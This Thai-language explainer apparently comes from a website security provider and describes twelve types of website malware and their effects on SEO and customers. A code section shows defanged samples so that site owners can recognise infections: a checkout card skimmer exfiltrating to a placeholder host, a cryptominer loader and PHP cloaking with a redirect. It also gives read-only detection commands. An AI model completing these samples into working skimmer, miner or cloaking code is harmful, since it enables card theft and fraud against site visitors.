สรุปคำตอบ
Malware (มัลแวร์) คือซอฟต์แวร์หรือโค้ดที่ถูกใส่เข้าไปในระบบโดยเจตนาเพื่อทำสิ่งที่เจ้าของไม่ได้อนุญาต จนเสียหายต่อความลับ ความถูกต้อง หรือความพร้อมใช้งานของระบบ ไวรัสเป็นเพียงประเภทย่อยหนึ่ง สำหรับเว็บไซต์ มัลแวร์ส่วนใหญ่ถูกวางผ่านช่องโหว่ของ Plugin หรือรหัสผ่านที่รั่ว และแบ่งได้ 12 ประเภท เช่น Backdoor, SEO Spam, Cloaking, Redirect, Magecart, Phishing และ Ransomware ซึ่งกระทบทั้ง SEO ลูกค้า และหน้าที่ตาม PDPA
Malware (มัลแวร์) ย่อมาจาก malicious software คือซอฟต์แวร์หรือโค้ดที่ถูกใส่เข้าไปในระบบโดยเจตนาเพื่อทำสิ่งที่เจ้าของระบบไม่ได้อนุญาต และส่งผลเสียต่อการรักษาความลับ ความถูกต้อง หรือความพร้อมใช้งานของข้อมูลและระบบ ตามนิยามใน อภิธานศัพท์ของ NIST ซึ่งอ้างจากเอกสาร NIST SP 800-171r3 ที่ยกตัวอย่างไว้ว่ารวมถึงไวรัส เวิร์ม ม้าโทรจัน สปายแวร์ และแอดแวร์บางประเภท
คนส่วนใหญ่คุ้นกับมัลแวร์บนคอมพิวเตอร์หรือมือถือ แต่สำหรับเจ้าของเว็บไซต์ มัลแวร์อีกกลุ่มหนึ่งที่สำคัญไม่แพ้กันคือมัลแวร์เว็บไซต์ หรือที่คนไทยมักเรียกว่าไวรัสเว็บไซต์ ซึ่งฝังอยู่ในไฟล์ PHP, JavaScript, ฐานข้อมูล และไฟล์ตั้งค่าเซิร์ฟเวอร์ และใช้เว็บเป็นฐานหลอกผู้เข้าชม ขโมยข้อมูล หรือหาประโยชน์จากอันดับในผลค้นหา มากกว่าทำร้ายเครื่องของเจ้าของเว็บโดยตรง บทความนี้เป็นบทความหลักของชุดความรู้เรื่องมัลแวร์เว็บไซต์ แต่ละประเภทมีบทความเจาะลึกแยกไว้ให้อ่านต่อ
Malware คืออะไร: นิยามจากแหล่งมาตรฐาน
NIST รวบรวมนิยามของคำว่า malware ไว้หลายฉบับ ทุกฉบับมีองค์ประกอบร่วมกัน 3 ข้อ คือ เป็นโค้ดหรือซอฟต์แวร์ ถูกใส่เข้ามาโดยเจตนา และทำงานโดยไม่ได้รับอนุญาตจนเกิดผลเสียต่อระบบ ตัวอย่างเช่น NIST SP 800-137 นิยามว่าเป็นโปรแกรมที่ถูกใส่เข้าไปในระบบ “โดยมากอย่างลับๆ” เพื่อทำลายการรักษาความลับ ความถูกต้อง หรือความพร้อมใช้งานของข้อมูล แอปพลิเคชัน หรือระบบปฏิบัติการของเหยื่อ (NIST CSRC: malware) ส่วน Google ใช้นิยามในบริบทของเว็บไซต์ว่า มัลแวร์คือซอฟต์แวร์หรือแอปมือถือใดๆ ที่ออกแบบมาเพื่อทำอันตรายต่อคอมพิวเตอร์ อุปกรณ์มือถือ ซอฟต์แวร์ที่ทำงานอยู่ หรือผู้ใช้ (Google Search Console Help)
มัลแวร์มีกี่ประเภท (ฝั่งคอมพิวเตอร์และอุปกรณ์)
ไม่มีการแบ่งประเภทที่เป็นมาตรฐานเดียว ตารางนี้สรุปประเภทที่พบบ่อยตามนิยามของ NIST
| ประเภท | นิยามโดยสรุป | แหล่งนิยาม |
|---|---|---|
| Virus (ไวรัส) | ส่วนของโปรแกรมที่จำลองตัวเองโดยแทรกสำเนาของตัวเองเข้าไปในโปรแกรมอื่น ทำงานเองไม่ได้ ต้องรอให้โปรแกรมที่ถูกแทรกถูกเรียกใช้ | NIST: virus |
| Worm (เวิร์ม) | โปรแกรมที่ทำงานได้โดยลำพัง และแพร่สำเนาของตัวเองผ่านเครือข่ายไปยังเครื่องอื่นโดยไม่ต้องอาศัยโปรแกรมอื่นหรือการกระทำของผู้ใช้ | NIST: worm |
| Trojan horse (ม้าโทรจัน) | โปรแกรมที่ดูเหมือนมีประโยชน์ แต่มีหน้าที่อันตรายซ่อนอยู่และหลบเลี่ยงกลไกความปลอดภัย | NIST: trojan horse |
| Ransomware (แรนซัมแวร์) | การโจมตีที่เข้ารหัสข้อมูลขององค์กรแล้วเรียกค่าไถ่เพื่อแลกกับการคืนสิทธิ์เข้าถึง | NIST IR 8374 |
| Spyware (สปายแวร์) | ซอฟต์แวร์ที่ถูกติดตั้งอย่างลับๆ เพื่อเก็บข้อมูลของบุคคลหรือองค์กรโดยที่เจ้าของไม่รู้ | NIST: spyware |
| Backdoor (แบ็กดอร์) | ช่องทางเข้าถึงระบบที่ไม่ได้ระบุไว้ในเอกสาร หรือโปรแกรมอันตรายที่รอรับคำสั่งจากภายนอก | NIST: backdoor |
| Botnet (บอตเน็ต) | เครือข่ายของเครื่องที่ถูกเจาะและถูกควบคุมจากระยะไกลโดยผู้โจมตีรายเดียวกัน | NIST: botnet |
ไวรัสกับมัลแวร์ต่างกันยังไง
มัลแวร์เป็นคำรวม ส่วนไวรัสเป็นประเภทย่อยที่มีลักษณะเฉพาะคือจำลองตัวเองโดยแทรกเข้าไปในโปรแกรมอื่น ไวรัสทุกตัวจึงเป็นมัลแวร์ แต่มัลแวร์ไม่ใช่ไวรัสทุกตัว ในภาษาพูดของไทย คำว่า “เว็บไซต์ติดไวรัส” มักใช้หมายถึงเว็บที่ถูกฝังโค้ดอันตรายทุกรูปแบบ ซึ่งในทางเทคนิคควรเรียกว่าเว็บติดมัลแวร์หรือเว็บถูกเจาะ (compromised) มากกว่า เพราะโค้ดบนเว็บส่วนใหญ่ไม่ได้จำลองตัวเองแบบไวรัส แต่ถูกคนวางไว้ อ่านอาการที่พบบ่อยได้ที่ WordPress ติดไวรัส คืออะไร อาการและวิธีตรวจสอบเบื้องต้น
ไวรัสเว็บไซต์ (Website Malware) ต่างจากไวรัสคอมพิวเตอร์อย่างไร
| ประเด็น | มัลแวร์บนคอมพิวเตอร์ | มัลแวร์บนเว็บไซต์ |
|---|---|---|
| อยู่ที่ไหน | ไฟล์โปรแกรม ระบบปฏิบัติการ หรือหน่วยความจำของเครื่อง | ไฟล์ PHP, JavaScript, .htaccess, ฐานข้อมูล และบัญชีผู้ใช้บนเซิร์ฟเวอร์ |
| เข้ามาทางไหน | ไฟล์แนบอีเมล โปรแกรมเถื่อน ลิงก์หลอก อุปกรณ์ USB | ช่องโหว่ใน Plugin หรือ Theme รหัสผ่านที่รั่วหรือเดาได้ ไฟล์ Plugin เถื่อน บัญชี Hosting ที่ถูกเจาะ |
| ใครเสียหายโดยตรง | เจ้าของเครื่องและข้อมูลในเครื่อง | ผู้เข้าชมเว็บ ลูกค้าที่กรอกข้อมูล และชื่อเสียงกับอันดับ SEO ของเจ้าของเว็บ |
| เป้าหมายที่พบบ่อย | เข้ารหัสไฟล์เรียกค่าไถ่ ขโมยรหัสผ่าน ควบคุมเครื่อง | พาผู้เข้าชมไปเว็บอื่น ปั่นอันดับ Spam ขโมยข้อมูลบัตร ใช้เป็นฐานหลอกลวง |
| การซ่อนตัว | ซ่อนเป็นโปรเซสหรือไฟล์ระบบ | แสดงผลเฉพาะบางกลุ่ม เช่น เฉพาะ Googlebot เฉพาะมือถือ หรือซ่อนจากแอดมินที่ล็อกอิน |
| เครื่องมือตรวจ | โปรแกรมแอนตี้ไวรัส หรือ EDR บนเครื่อง | Scanner ฝั่งเซิร์ฟเวอร์ การเทียบ checksum ไฟล์ Core, Search Console และ Safe Browsing |
| การลบ | สแกนแล้วกักกันไฟล์ หรือติดตั้งระบบใหม่ | ลบโค้ดทุกจุด ปิดช่องโหว่ เปลี่ยนรหัสผ่าน และขอ Review จาก Google |
ข้อสังเกตสำคัญคือ โปรแกรมแอนตี้ไวรัสบนคอมพิวเตอร์ของเจ้าของเว็บตรวจไม่พบมัลแวร์บนเว็บไซต์ เพราะโค้ดอยู่บนเซิร์ฟเวอร์ และหลายชนิดแสดงผลเฉพาะกับผู้เข้าชมบางกลุ่ม Spamhaus ก็ระบุในคำแนะนำสำหรับเว็บที่ถูกแฮกว่าการสแกนด้วยแอนตี้ไวรัสมักตรวจไม่พบการติดเชื้อลักษณะนี้ ผลสแกนที่ไม่พบอะไรจึงไม่ได้แปลว่าเว็บหรือเซิร์ฟเวอร์สะอาด (Spamhaus)
ทำไมเว็บไซต์ถึงติดมัลแวร์
มัลแวร์บนเว็บไม่ได้ “ติด” จากการเปิดเว็บ แต่ถูกวางผ่านจุดอ่อนของระบบ ข้อมูลจากรายงาน State of WordPress Security in 2026 ของ Patchstack แสดงภาพรวมของช่องโหว่ในปี 2025 ดังนี้
- พบช่องโหว่ใหม่ในระบบนิเวศ WordPress รวม 11,334 รายการในปี 2025
- 91% อยู่ใน Plugin, 9% อยู่ใน Theme และมีเพียง 6 รายการใน WordPress Core
- 46% ของช่องโหว่ยังไม่มีแพตช์ในวันที่ข้อมูลถูกเปิดเผยต่อสาธารณะ
- สำหรับช่องโหว่ที่ถูกโจมตีหนัก ค่ามัธยฐานถ่วงน้ำหนักของเวลาจนถึงการโจมตีครั้งแรกคือ 5 ชั่วโมง และช่องโหว่ผลกระทบสูงราวครึ่งหนึ่งถูกโจมตีภายใน 24 ชั่วโมง
ความเสี่ยงหลักจึงอยู่ที่ Plugin และ Theme ที่ติดตั้งเพิ่ม มากกว่าตัว WordPress ช่องทางอื่นที่พบบ่อยได้แก่ รหัสผ่านแอดมินหรือ FTP ที่เดาง่ายหรือรั่ว Plugin และ Theme เถื่อน (nulled) ที่มีโค้ดอันตรายติดมาตั้งแต่ต้น และเว็บหลายเว็บบนเซิร์ฟเวอร์เดียวกันที่ติดต่อกันได้ ซึ่งคู่มือ Hardening WordPress เตือนว่าบน shared server ถ้าเว็บอื่นถูกเจาะ เว็บของคุณก็อาจถูกเจาะตามได้ อธิบายเพิ่มเติมที่ ทำไม WordPress ถึงติดไวรัสบ่อย, ช่องโหว่ WordPress ที่พบบ่อยที่สุด 2026 และ ทำไมต้องอัปเดต Plugin และ Theme
มัลแวร์เว็บไซต์ 12 ประเภทที่เจ้าของเว็บต้องรู้
เอกสารของ Google แบ่งเนื้อหาที่ถูกแฮกออกเป็น code injection, page injection, content injection และ redirects (Google Search spam policies) ส่วนในบทความนี้แบ่งตามหน้าที่ของมัลแวร์ เพื่อให้เจ้าของเว็บเข้าใจว่าแต่ละชนิดทำอะไรและเสียหายแบบไหน ประเภทเหล่านี้ไม่ได้แยกขาดจากกัน เว็บที่ถูกเจาะมักพบหลายประเภทพร้อมกัน เช่น Backdoor ที่ใช้ติดตั้ง SEO Spam ซึ่งซ่อนตัวด้วย Cloaking
1. Backdoor และ Web Shell: ทางลับสำหรับกลับเข้ามาใหม่
Backdoor คือโค้ดหรือบัญชีที่แฮกเกอร์ทิ้งไว้เพื่อกลับเข้าระบบได้อีก แม้เจ้าของจะเปลี่ยนรหัสผ่านหรือลบมัลแวร์ที่มองเห็นแล้ว ตรงกับนิยาม “ช่องทางเข้าถึงที่ไม่ได้ระบุไว้ในเอกสาร” ของ NIST ส่วน Web Shell เป็น Backdoor ที่มีความสามารถมากกว่า MITRE ATT&CK (T1505.003) อธิบายว่าเป็นสคริปต์ที่ถูกวางบนเว็บเซิร์ฟเวอร์ที่เข้าถึงได้จากภายนอก เพื่อให้ผู้โจมตีใช้เป็นประตูเข้าสู่ระบบ และอาจมีหน้าจอบรรทัดคำสั่งบนเครื่องที่รันเว็บอยู่ ผู้โจมตีจึงจัดการไฟล์และฐานข้อมูลได้แทบเหมือนเจ้าของ Hosting Backdoor เป็นสาเหตุหลักที่เว็บกลับมาติดซ้ำหลังล้าง อ่านรายละเอียดที่ Backdoor ใน WordPress คืออะไร ทำไมล้างไวรัสแล้วกลับมาติดซ้ำ และ Web Shell คืออะไร

2. SEO Spam: ใช้เว็บของคุณปั่นอันดับให้คนอื่น
SEO Spam คือการฝังลิงก์ ข้อความ หรือหน้าใหม่จำนวนมากเพื่อใช้ความน่าเชื่อถือของโดเมนคุณดันอันดับเว็บอื่น Google เรียกกรณีที่ฝังลิงก์หรือข้อความ Spam ลงในหน้าเดิมว่า content injection และกรณีที่สร้างหน้าใหม่ที่คุณไม่ได้สร้างว่า URL injection (Google Search Console Help) ตัวอย่างที่ Google อธิบายไว้ชัดเจนคือ Japanese keyword hack ซึ่งสร้างหน้าใหม่ที่เต็มไปด้วยข้อความภาษาญี่ปุ่นอัตโนมัติในโฟลเดอร์ชื่อสุ่ม และหาเงินจากลิงก์ affiliate ไปร้านขายสินค้าแบรนด์ปลอม (web.dev) ในไทย ปลายทางที่พบบ่อยคือเว็บพนัน สล็อต และบาคาร่า อ่านต่อที่ เว็บโดนฝังลิงก์พนัน สล็อต บาคาร่า (SEO Spam)
3. Cloaking: แสดงเนื้อหาให้ Google ต่างจากคนทั่วไป
Google นิยาม cloaking ว่าเป็นการแสดงเนื้อหาให้ผู้ใช้และเครื่องมือค้นหาเห็นต่างกัน โดยมีเจตนาปั่นอันดับและหลอกผู้ใช้ ตัวอย่างที่ Google ยกไว้คือการแทรกข้อความหรือคีย์เวิร์ดเฉพาะเมื่อผู้ที่ขอหน้าเว็บเป็นเครื่องมือค้นหา และ cloaking ถือเป็นการละเมิดนโยบาย Spam (Google Search spam policies) มัลแวร์ใช้เทคนิคนี้ซ่อน SEO Spam จากเจ้าของเว็บ ผลคือเจ้าของเปิดเว็บแล้วเห็นปกติ แต่ผลค้นหาใน Google กลับขึ้นเป็นเว็บพนัน วิธีตรวจคือดู HTML ที่ Googlebot เห็นจริงผ่าน URL Inspection ใน Search Console (web.dev) อ่านต่อที่ Cloaking คืออะไร
4. Malicious Redirect: เว็บเด้งไปเว็บอื่น
Google นิยาม sneaky redirect ว่าเป็นการส่งผู้เข้าชมไปยัง URL อื่นโดยเจตนาร้าย เพื่อแสดงเนื้อหาต่างกันระหว่างผู้ใช้กับเครื่องมือค้นหา หรือแสดงเนื้อหาที่ผู้ใช้ไม่ได้ต้องการ ตัวอย่างหนึ่งคือแสดงหน้าปกติให้ผู้ใช้คอมพิวเตอร์ แต่พาผู้ใช้มือถือไปโดเมน Spam (Google Search spam policies) ปลายทางที่พบบ่อยในไทยคือเว็บพนันออนไลน์ เว็บหลอกให้ติดตั้งแอป และหน้าแจ้งรางวัลปลอม เพราะโค้ดเลือกเด้งเฉพาะบางคน เจ้าของเว็บที่เปิดจากคอมพิวเตอร์ตัวเองจึงมักไม่เห็นอาการ ดูวิธีตรวจได้ที่ เว็บเด้งไปเว็บอื่น เกิดจากอะไร เช็กยังไง และกรณีเฉพาะที่ เว็บ WordPress เด้งไปเว็บพนัน
5. Malicious JavaScript และ iFrame Injection
Google อธิบายว่า code injection มักอยู่ในรูปของ JavaScript อันตรายที่ถูกฉีดเข้าไปในเว็บโดยตรง หรือฉีดเข้าไปใน iframe (Google Search spam policies) และยกตัวอย่างผลที่เกิดขึ้น เช่น การพาไปเว็บอันตราย หรือการรันซอฟต์แวร์ขุดคริปโตในเบราว์เซอร์ระหว่างที่เปิดหน้าเว็บ (Google Search Console Help) MITRE ATT&CK (T1189) ระบุว่าส่วนของเว็บแอปที่ให้ผู้ใช้ใส่เนื้อหาได้เองก็ถูกใช้แทรกสคริปต์หรือ iFrame อันตรายได้เช่นกัน โค้ดชนิดนี้เป็น “ตัวพา” ของมัลแวร์หลายประเภทในรายการนี้ ทั้ง Redirect, Skimmer และ Cryptominer อ่านต่อที่ Malicious JavaScript และ iFrame Injection คืออะไร
6. Drive-by Download: เว็บที่พยายามติดตั้งมัลแวร์ให้ผู้เข้าชม
MITRE ATT&CK เรียกเทคนิคนี้ว่า Drive-by Compromise คือผู้โจมตีเจาะเว็บที่ถูกกฎหมายแล้วฉีดโค้ดอันตรายลงไป เมื่อผู้ใช้เข้าเว็บ สคริปต์จะทำงานอัตโนมัติเพื่อค้นหาเบราว์เซอร์หรือส่วนเสริมที่มีช่องโหว่ บางกรณีผู้ใช้ต้องช่วยด้วยการอนุญาตสคริปต์ การแจ้งเตือน หรือกดข้ามคำเตือน (MITRE ATT&CK T1189) ในรายงาน Security issues ของ Google กรณีนี้ตรงกับหมวด Malware และ Harmful downloads ซึ่ง Google ระบุว่า Chrome อาจแสดงคำเตือนเมื่อผู้ใช้เข้าเว็บ (Google Search Console Help) ผลที่เจ้าของเว็บเห็นคือข้อความ “เว็บไซต์นี้อาจเป็นอันตราย” อ่านวิธีรับมือที่ Google เตือน เว็บไซต์นี้อาจเป็นอันตราย ทำอย่างไรดี
7. Magecart / Credit-card Skimmer: ขโมยข้อมูลบัตรจากหน้า Checkout
PCI Security Standards Council และ RH-ISAC ออกประกาศร่วมเมื่อวันที่ 1 สิงหาคม 2019 อธิบายว่า Online Skimming คือการฝังโค้ดอันตรายที่เรียกว่า JavaScript sniffer ลงในเว็บอีคอมเมิร์ซ ซึ่งตรวจพบได้ยาก และเมื่อเว็บติดแล้ว ข้อมูลบัตรจะถูกดักระหว่างการชำระเงินโดยทั้งร้านและลูกค้าไม่รู้ตัว คำว่า Magecart เป็นคำรวมที่นักวิจัยใช้เรียกกลุ่มอาชญากรหลายกลุ่มที่ทำการโจมตีลักษณะนี้ ประกาศฉบับเดียวกันระบุว่าผู้โจมตีเข้ามาได้หลายทาง รวมถึงการใช้ช่องโหว่ใน Plugin และการเดารหัสผ่าน (PCI SSC & RH-ISAC, 2019) เว็บ WooCommerce ที่มีช่องกรอกบัตรในหน้าของตัวเองจึงต้องระวังเป็นพิเศษ อ่านต่อที่ Magecart คืออะไร
8. Phishing Page: หน้าหลอกที่ฝากไว้บนเว็บที่ถูกเจาะ
NIST นิยาม phishing ว่าเป็นเทคนิคหลอกเอาข้อมูลสำคัญ เช่น เลขบัญชีธนาคาร ผ่านอีเมลหรือเว็บไซต์ปลอม โดยผู้กระทำแอบอ้างเป็นธุรกิจหรือบุคคลที่น่าเชื่อถือ (NIST: phishing) แฮกเกอร์นิยมวางหน้า Phishing ไว้ในโฟลเดอร์ย่อยของเว็บที่ถูกเจาะ เพราะโดเมนเดิมมีประวัติดีและมี HTTPS อยู่แล้ว Google ระบุว่าการเพิ่มหน้าใหม่ที่ใช้หลอกเอาข้อมูลเป็นรูปแบบหนึ่งของ page injection (Google Search spam policies) และรายงาน Security issues มีหมวด Deceptive pages แยกไว้ (Google Search Console Help) อ่านต่อที่ เว็บโดนฝังหน้า Phishing คืออะไร
9. Cryptojacking: แอบใช้เครื่องผู้เข้าชมหรือเซิร์ฟเวอร์ขุดเหรียญ
CISA อธิบายว่า cryptojacking คือการที่ผู้ไม่หวังดียึดพลังประมวลผลของเครื่องเหยื่อเพื่อขุดคริปโต และอาจฝัง JavaScript สำหรับขุดลงในเว็บไซต์ เพื่อใช้พลังประมวลผลของผู้เข้าชมผ่านเบราว์เซอร์ (CISA, 2021) อีกรูปแบบหนึ่งคือการขุดบนเซิร์ฟเวอร์ที่ถูกเจาะโดยตรง ซึ่ง MITRE ATT&CK (T1496) จัดเป็น Resource Hijacking คือการใช้ทรัพยากรของระบบที่ยึดมาทำงานหนักจนกระทบความพร้อมใช้งานของระบบหรือบริการ ผลที่ผู้เข้าชมรู้สึกได้คือเครื่องร้อนและแบตเตอรี่ลดเร็ว ส่วนเจ้าของเว็บอาจเห็นเว็บช้าและ CPU สูงผิดปกติ อ่านต่อที่ Cryptojacking คืออะไร
10. Spam Mailer: ใช้เซิร์ฟเวอร์ของคุณส่งอีเมล Spam
Spam Mailer คือสคริปต์ที่ถูกวางบนเว็บที่ถูกเจาะเพื่อส่งอีเมล Spam จำนวนมากผ่านเซิร์ฟเวอร์ของเหยื่อ Spamhaus ซึ่งเป็นผู้จัดทำรายชื่อ blocklist ด้าน Spam ระบุว่าตลอดเวลาที่เซิร์ฟเวอร์ติดเชื้อ เซิร์ฟเวอร์นั้นเป็นภัยต่ออินเทอร์เน็ต เช่น ส่ง Spam หรือเป็นฐานโจมตี และชื่อเสียงของโดเมนจะลดลง ซึ่งกระทบทั้งเว็บและอีเมล Spamhaus ยังระบุว่า CMS เป็นช่องทางโจมตีที่พบบ่อยที่ทำให้โดเมนถูกขึ้นรายชื่อ และถ้าพบหน้าเว็บที่ถูกแฮกอีกหลังถอดชื่อแล้ว โดเมนจะถูกขึ้นรายชื่อซ้ำอย่างรวดเร็ว (Spamhaus) อาการที่เจ้าของเว็บเห็นคืออีเมลของบริษัทส่งไม่ออกหรือเข้ากล่อง Junk อ่านต่อที่ อีเมลส่งไม่ออก อาจเพราะเว็บโดนฝัง Spam Mailer
11. Defacement: เปลี่ยนหน้าเว็บให้ทุกคนเห็น
ต่างจากมัลแวร์ชนิดอื่นที่พยายามซ่อนตัว Defacement คือการแก้หน้าเว็บให้เห็นชัด MITRE ATT&CK (T1491.002) อธิบายว่าผู้โจมตีแก้เนื้อหาของเว็บที่เปิดสู่ภายนอก เช่น เขียนทับไฟล์ HTML, JavaScript หรือ CSS เพื่อส่งข้อความ ข่มขู่ หรือหลอกองค์กรและผู้ใช้ ซึ่งมักเป็นข้อความทางการเมืองหรือโฆษณาชวนเชื่อของกลุ่ม hacktivist ผลคือผู้ใช้ไม่ไว้วางใจระบบ และ MITRE ระบุว่า Defacement อาจถูกใช้เป็นขั้นแรกของการโจมตีอื่น เช่น Drive-by อ่านขั้นตอนรับมือที่ เว็บโดนแฮกเปลี่ยนหน้าแรก (Defacement)
12. Botnet และ Ransomware บนเซิร์ฟเวอร์
Botnet คือเครือข่ายของเครื่องที่ถูกเจาะและถูกจัดเป็นกลุ่ม “บอต” ที่ผู้โจมตีสั่งการจากระยะไกลได้ (NIST: botnet) เว็บเซิร์ฟเวอร์ที่ถูกเจาะก็กลายเป็นส่วนหนึ่งของ Botnet ได้ Google ยกตัวอย่างว่าหน้าที่ถูกฉีดเข้ามาอาจทำให้เว็บเซิร์ฟเวอร์ร่วมโจมตีแบบ denial-of-service ต่อเว็บอื่น (Google Search Console Help) ส่วน Ransomware คือมัลแวร์ที่เข้ารหัสไฟล์จนระบบที่พึ่งพาไฟล์เหล่านั้นใช้งานไม่ได้ แล้วเรียกค่าไถ่ CISA แนะนำให้เก็บ Backup แบบออฟไลน์และเข้ารหัส เพราะ Ransomware หลายตัวค้นหาและลบ Backup ที่เข้าถึงได้ ทั้งสองประเภทนี้ทำให้ปัญหาขยายจากระดับหน้าเว็บไปถึงระดับเซิร์ฟเวอร์ อ่านต่อที่ Botnet และ Ransomware บนเซิร์ฟเวอร์
| ประเภท | เป้าหมายหลัก | ใครเห็นอาการ |
|---|---|---|
| Backdoor / Web Shell | กลับเข้าระบบได้ตลอด | แทบไม่มีใครเห็น |
| SEO Spam, Cloaking | ปั่นอันดับเว็บอื่น | Google และคนที่ค้นหา |
| Redirect, JS/iFrame Injection | ส่งทราฟฟิกไปเว็บอื่น | ผู้เข้าชมบางกลุ่ม |
| Drive-by Download, Phishing | ทำร้ายหรือหลอกผู้เข้าชม | ผู้เข้าชม และ Safe Browsing |
| Magecart | ขโมยข้อมูลบัตร | ลูกค้า เมื่อเกิดความเสียหายแล้ว |
| Cryptojacking, Botnet | ใช้ทรัพยากรเครื่อง | Hosting และผู้เข้าชม |
| Spam Mailer | ส่งอีเมล Spam | ผู้รับอีเมลและ blocklist |
| Defacement, Ransomware | ประกาศตัว หรือเรียกค่าไถ่ | ทุกคน |
ตัวอย่างโค้ดมัลแวร์บนเว็บไซต์
การรู้จักหน้าตาของโค้ดช่วยให้ตรวจพบได้เร็วขึ้น ตัวอย่างในหัวข้อนี้ตัดส่วนที่ทำงานได้ออกแล้ว และเปลี่ยนโดเมนเป็นโดเมนสมมติ .example ใช้เพื่อให้จำรูปแบบได้เวลาเจอในเว็บของคุณเท่านั้น
1. Credit-card Skimmer ที่ดักฟอร์มหน้า Checkout
<script>
document.addEventListener('submit', function (e) {
  if (location.pathname.indexOf('checkout') === -1) return;   // ทำงานเฉพาะหน้า Checkout
  var f = e.target, d = {};
  // อ่านค่าช่องเลขบัตร วันหมดอายุ CVV — ตัดออก …
  new Image().src = 'https://cdn-analytics.example/c.gif?d=' + btoa(…);
}, true);
</script>
จุดสังเกต: สคริปต์ที่ทำงานเฉพาะหน้า Checkout อ่านค่าจากช่องกรอกบัตร แล้วส่งออกไปยังโดเมนภายนอกผ่านรูปภาพหรือ request ที่ซ่อนอยู่ มักตั้งชื่อโดเมนให้ดูเหมือนบริการ analytics หรือ CDN
มักซ่อนอยู่ที่: ไฟล์ JavaScript ของ Theme หรือ Plugin ที่ถูกแก้ ช่อง Custom Code ใน Theme และตาราง wp_options ที่เก็บโค้ด Header/Footer
2. ตัวโหลด Cryptominer ใน JavaScript
<script src="https://static-cdn.example/lib/m.min.js"></script>
<script>
  var w = new Worker(…);                         // แยกงานขุดไปทำเบื้องหลัง — ตัดออก
  w.postMessage({ pool: 'wss://pool.example/…', throttle: 0.3 });
</script>
จุดสังเกต: โหลดสคริปต์จากโดเมนที่ไม่รู้จัก เปิด Web Worker และเชื่อมต่อ wss:// ไปยัง pool ค่า throttle ใช้ลดการใช้ CPU ลงเพื่อให้ผู้เข้าชมสังเกตได้ยาก
มักซ่อนอยู่ที่: footer.php ของ Theme, Widget แบบ HTML และเนื้อหาบทความในตาราง wp_posts
3. SEO Spam แบบ Cloaking ใน PHP
<?php
$ua  = strtolower( $_SERVER['HTTP_USER_AGENT'] ?? '' );
$ref = $_SERVER['HTTP_REFERER'] ?? '';
if ( preg_match( '/googlebot|bingbot/', $ua ) ) {
    // ดึงหน้า Spam ภาษาญี่ปุ่นจาก spam-feed.example มาแสดงให้บอต — ตัดออก …
    exit;
}
if ( strpos( $ref, 'google.co.jp' ) !== false ) {
    header( 'Location: https://fake-store.example/…' );   // คนที่มาจากผลค้นหาถูกส่งไปร้านปลอม
    exit;
}
จุดสังเกต: แยกการแสดงผลตาม User-Agent และ Referer ทำให้บอตเห็นหน้า Spam คนที่มาจากผลค้นหาถูกพาไปร้านปลอม ส่วนเจ้าของเว็บที่พิมพ์ URL เองเห็นเว็บปกติ
มักซ่อนอยู่ที่: ส่วนบนของ index.php หรือ wp-config.php, ไฟล์ใน wp-content/mu-plugins/ และไฟล์ PHP ที่ไม่ควรมีอยู่ใน wp-content/uploads/
4. ตรวจหาไฟล์ที่ถูกแก้และไฟล์แปลกปลอมด้วย SSH
# เทียบไฟล์ WordPress Core กับ checksum ทางการ (รันในโฟลเดอร์เว็บ)
wp core verify-checksums

# เทียบไฟล์ Plugin ที่มาจาก WordPress.org
wp plugin verify-checksums --all

# โฟลเดอร์ uploads ไม่ควรมีไฟล์ PHP
find wp-content/uploads -type f -name "*.php"

# ไฟล์ PHP ที่ถูกแก้ภายใน 7 วันที่ผ่านมา
find . -type f -name "*.php" -mtime -7 -printf "%TY-%Tm-%Td %p\n" | sort
คำสั่งเหล่านี้อ่านอย่างเดียว ไม่แก้ไขไฟล์ ต้องมี WP-CLI บนเซิร์ฟเวอร์ คำสั่ง wp core verify-checksums เทียบไฟล์ Core กับ checksum ของ WordPress.org และ wp plugin verify-checksums เทียบไฟล์ Plugin กับ checksum ของ WordPress.org จึงใช้ตรวจ Plugin ที่ซื้อจากแหล่งอื่นไม่ได้
ผลกระทบต่อธุรกิจ
ความเสียหายจากมัลแวร์เว็บไซต์ไม่ได้จบที่ค่าแก้ไข แต่กระทบหลายด้านพร้อมกัน
- SEO และทราฟฟิก: Google ระบุว่าหน้าหรือเว็บที่มีปัญหาด้านความปลอดภัยอาจแสดงพร้อมป้ายคำเตือนในผลค้นหา หรือมีหน้าคำเตือนในเบราว์เซอร์เมื่อผู้ใช้พยายามเข้า (Google Search Console Help) และเว็บที่ละเมิดนโยบาย Spam อาจได้อันดับต่ำลงหรือไม่แสดงในผลค้นหาเลย (Google Search spam policies)
